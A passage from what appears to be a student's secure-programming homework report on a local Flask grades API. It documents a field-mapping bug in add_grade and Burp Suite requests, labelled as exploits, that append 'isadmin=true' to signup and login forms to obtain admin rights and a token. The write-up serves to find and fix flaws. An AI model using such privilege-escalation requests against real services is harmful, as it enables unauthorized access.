@auth_required
def user(user_id):
    response = {"message": f"No user from id {user_id}"}
    users = school.all_users()
    for _user in users:
        if _user["id"] == user_id:
            response = _user
    return response
```

fixed routes.py

Next point, during the add_grade() process, the value passed in the POST request are not stored under the correct keys. For example



```
┌──(couscouz㉿kali-couscouz)-[~/cours/secprog/hw1]
└─$ curl -i http://localhost:8080/api/grades/3 -H "Authorization: Bearer $TOKEN" -d "description=1&grade=5&subject=Ma
th"
HTTP/1.1 200 OK
Server: Werkzeug/3.0.1 Python/3.8.18
Date: Thu, 21 Mar 2024 14:34:18 GMT
Content-Type: application/json
Content-Length: 60
Connection: close

{"grades":[{"description":"Math","grade":1,"subject":"5"}]}
```

Here, I’m adding this grade:

```
{
     "description": "1",
     "grade": "5",
     "subject": "Math"
}
```

But we can see that the API inserted this grade in the database:


```
{
     "description": "Math",
     "grade": "1",
     "subject": "5"
}
```

So, every key is shifted by one, which is not wanted.

References:

- Tools : Burp Suite, Visual Studio Code, Firefox, curl
- Languages : Python, Bash


Other images:



```
POST /api/signup HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://localhost:8080/apidocs/
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
Origin: http://localhost:8080
Connection: close
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

email=mail@test.com&password=pass&isadmin=true
```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.1 Python/3.8.18
Date: Wed, 20 Mar 2024 18:35:47 GMT
Content-Type: application/json
Content-Length: 55
Connection: close

{
  "message":"Created new user!",
  "user":"mail@test.com"
}
```

Burp Suite (Repeater) - SignUp exploit



```
POST /api/login HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://localhost:8080/apidocs/
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Origin: http://localhost:8080
Connection: close
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

email=student1@example.com&password=password123&isadmin=true
```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.1 Python/3.8.18
Date: Wed, 20 Mar 2024 19:43:25 GMT
Content-Type: application/json
Content-Length: 230
Connection: close

{
  "message":"Success!",
  "token":
  "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoxLCJlbWFpbCI6InN
  tIiwicGFzc3dvcmQiOiJwYXNzd29yZDEyMyIsImlzYWRtaW4iOiJ0cnVlIn0.lBgpAwe9
  sQ9sFUlz8cY"
}
```

Burp Suite (Repeater) - LogIn exploit